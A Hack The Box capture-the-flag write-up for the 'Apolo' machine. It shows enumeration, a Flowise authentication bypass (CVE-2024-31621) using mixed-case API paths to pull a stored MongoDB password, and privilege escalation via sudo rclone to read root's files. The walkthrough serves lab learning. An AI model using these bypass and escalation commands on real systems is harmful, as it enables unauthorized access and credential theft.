Hack The Box - Apollo
Hack The Box Apollo writeup covering FlowiseAI authentication bypass and rclone privilege escalation.


Apolo
Date: 15th December 2024
Difficulty: Very Easy
Flags
| Type | Flag |
|---|---|
| User | HTB{redacted} |
| Root | HTB{redacted} |
The original flags are redacted.
Enumeration
Initial HTTP Check
I started by probing the target IP address using curl.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
seclzi@anonymous:~$ curl http://10.129.231.24 -v
*   Trying 10.129.231.24:80...
* Connected to 10.129.231.24 (10.129.231.24) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.231.24
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Moved Temporarily
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 16 Dec 2024 09:59:00 GMT
< Content-Type: text/html
< Content-Length: 154
< Connection: keep-alive
< Location: http://apolo.htb/
<
<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host 10.129.231.24 left intact
The server returned a 302 Found response and redirected the request to:
http://apolo.htb/
To access the website properly, I added the domain to /etc/hosts.
10.129.231.24 apolo.htb
Nmap Scan
Next, I performed a service scan using nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
seclzi@anonymous:~$ sudo nmap -sC -sV -sS apolo.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-16 17:06 WIB
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 17:07 (0:00:06 remaining)

Nmap scan report for apolo.htb (10.129.231.24)
Host is up (0.067s latency).
Not shown: 998 closed ports

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Apolo

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds
The scan revealed two open ports:
| Port | Service | Version |
|---|---|---|
22/tcp | SSH | OpenSSH 8.2p1 Ubuntu |
80/tcp | HTTP | nginx 1.18.0 |
Subdomain Discovery

After checking the web page source code, I found a subdomain:
ai.apolo.htb
I added it to /etc/hosts as well.
10.129.231.24 apolo.htb ai.apolo.htb

After opening ai.apolo.htb, I found that the application was running FlowiseAI.
The page required login credentials.
At this point, there were two important findings:
- The application was powered by FlowiseAI.
- The target exposed an AI interface that might be vulnerable to known Flowise issues.
Foothold

While researching Flowise, I found that Flowise versions <= 1.6.5 are vulnerable to CVE-2024-31621, an authentication bypass vulnerability.
CVE-2024-31621: Flowise Authentication Bypass
Overview
Flowise <= 1.6.5 has an authentication bypass vulnerability caused by improper case-sensitive URL handling in the authentication middleware.
The vulnerable middleware logic looks like this:
1
2
3
4
5
6
this.app.use((req, res, next) => {
    if (req.url.includes('/api/v1/')) {
        whitelistURLs.some((url) => req.url.includes(url)) ?
        next() : basicAuthMiddleware(req, res, next)
    } else next()
});
Logic Flaw
The middleware only checks for the lowercase string:
/api/v1/
Because the check is case-sensitive, uppercase or mixed-case variations such as the following can bypass authentication:
/Api/v1/
/API/V1/
/aPi/v1/
This means that protected endpoints can potentially be accessed without authentication by changing the URL casing.
Exploiting the Authentication Bypass
I tested the bypass against the credentials endpoint:
1
seclzi@anonymous:~$ curl http://ai.apolo.htb/Api/v1/credentials
The endpoint returned a credential entry:
1
2
3
4
5
6
7
8
9
[
  {
    "id": "6cfda83a-b055-4fd8-a040-57e5f1dae2eb",
    "name": "MongoDB",
    "credentialName": "mongoDBUrlApi",
    "createdDate": "2024-11-14T09:02:56.000Z",
    "updatedDate": "2024-11-14T09:02:56.000Z"
  }
]
The response exposed a credential ID:
6cfda83a-b055-4fd8-a040-57e5f1dae2eb
Then, I accessed the credential directly using that ID.
1
seclzi@anonymous:~$ curl http://ai.apolo.htb/Api/v1/credentials/6cfda83a-b055-4fd8-a040-57e5f1dae2eb
The response revealed the MongoDB connection string:
1
2
3
4
5
6
7
8
9
10
{
  "id": "6cfda83a-b055-4fd8-a040-57e5f1dae2eb",
  "name": "MongoDB",
  "credentialName": "mongoDBUrlApi",
  "createdDate": "2024-11-14T09:02:56.000Z",
  "updatedDate": "2024-11-14T09:02:56.000Z",
  "plainDataObj": {
    "mongoDBConnectUrl": "mongodb+srv://lewis:C0mpl3xi3Ty!_W1n3@cluster0.mongodb.net/myDatabase?retryWrites=true&w=majority"
  }
}
From the connection string, I obtained the following credentials:
| Username | Password |
|---|---|
lewis | C0mpl3xi3Ty!_W1n3 |
SSH Access
I tried using the discovered credentials to log in through SSH.

The credentials worked, and I successfully got access as the user lewis.
Privilege Escalation
After gaining access as lewis, I checked the sudo privileges.
1
2
3
4
5
6
7
lewis@apolo:~$ sudo -l
Matching Defaults entries for lewis on apolo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lewis may run the following commands on apolo:
    (ALL : ALL) NOPASSWD: /usr/bin/rclone
The output showed that lewis could run rclone as root without a password.
(ALL : ALL) NOPASSWD: /usr/bin/rclone
This sudo permission can be abused to copy files from directories that are normally only accessible by root.
Reading the Root Flag
I used rclone to copy the root flag from /root/ into the lewis home directory.
1
2
3
lewis@apolo:~$ sudo rclone copy /root/root.txt /home/lewis/root.txt

2024/12/16 10:36:49 NOTICE: Config file "/root/.config/rclone/rclone.conf" not found - using defaults
Then, I checked the home directory.
1
2
3
4
5
6
7
8
9
10
11
lewis@apolo:~$ ls -la
total 32
drwxr-xr-x 4 lewis lewis 4096 Dec 16 10:36 .
drwxr-xr-x 3 root  root  4096 Oct 28 11:34 ..
lrwxrwxrwx 1 root  root     9 Dec  4 07:17 .bash_history -> /dev/null
-rw-r--r-- 1 lewis lewis  220 Oct 28 11:34 .bash_logout
-rw-r--r-- 1 lewis lewis 3771 Oct 28 11:34 .bashrc
drwx------ 2 lewis lewis 4096 Nov 14 07:33 .cache
-rw-r--r-- 1 lewis lewis  807 Oct 28 11:34 .profile
drwxr-xr-x 2 root  root  4096 Dec 16 10:36 root.txt
-rw-r----- 1 root  lewis   23 Nov 21 08:54 user.txt
The root.txt file was copied as a directory containing the original flag file. Finally, I read both flags.
1
2
3
lewis@apolo:~$ cat root.txt/root.txt && cat user.txt
HTB{redacted}
HTB{redacted}
Conclusion
In this machine, the initial enumeration revealed a FlowiseAI instance running on the ai.apolo.htb subdomain. The application was vulnerable to CVE-2024-31621, an authentication bypass caused by case-sensitive URL checks in the middleware.
By using a mixed-case API path, I was able to access the credentials endpoint and retrieve a MongoDB connection string containing SSH credentials for the user lewis.
After logging in through SSH, I found that lewis could run /usr/bin/rclone as root without a password. This allowed me to copy /root/root.txt into the user’s home directory and read the root flag.
Final Flags
| Type | Flag |
|---|---|
| User | HTB{redacted} |
| Root | HTB{redacted} |
The original flags are redacted.